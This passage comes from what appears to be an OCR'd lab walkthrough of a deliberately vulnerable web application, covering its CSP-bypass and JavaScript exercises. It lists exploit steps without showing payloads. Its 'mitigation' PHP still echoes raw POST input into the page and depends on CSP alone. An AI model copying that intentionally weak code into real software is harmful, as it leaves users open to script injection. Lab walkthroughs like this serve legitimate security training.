
The CSP policy tries to use a nonce to prevent inline scripts from being added by attackers.

Steps:


1. Analyze the functionality of the target page.




2. Analyze the source code of the target page.



3. Enter the payload at user input field and exploit it.






10.3 High Level Security


The page makes a JSONP call to source/jsonp.php passing the name of the function to callback to, you need to modify the jsonp.php script to change the callback function.

Steps:


1. Analyze the functionality of the target page.




2. Analyze the source code of the target page.




3. Turn on burp suite to capture traffic.




4. Intercept the request.



5. Add payload on request to exploit vulnerability.



6. We successfully exploit vulnerability of the web page.



Mitigation:

This level is an update of the high level where the JSONP call has its callback function hardcoded and the CSP policy is locked down to only allow external scripts.

Sample code:

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Unlike the high level, this does a JSONP call but does not use a callback,
instead it hardcodes the function to call.</p><p>The CSP settings only allow
external JavaScript on the local server and no inline code.</p>
    <p>1+2+3+4+5=<span id="answer"></span></p>
```

```
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/impossible.js"></script>
';

vulnerabilities for JS:

function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp_impossible.php";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

11. JavaScript Vulnerability


The attacks in this section are designed to help you learn about how JavaScript is used in the browser and how it can be manipulated. The attacks could be carried out by just analysing network traffic, but that isn't the point and it would also probably be a lot harder.

11.1 Low Level Security


All the JavaScript is included in the page. Read the source and work out what function is being used to generate the token required to match with the phrase and then call the function manually.

Steps:


1. Analyze the functionality of the target page.

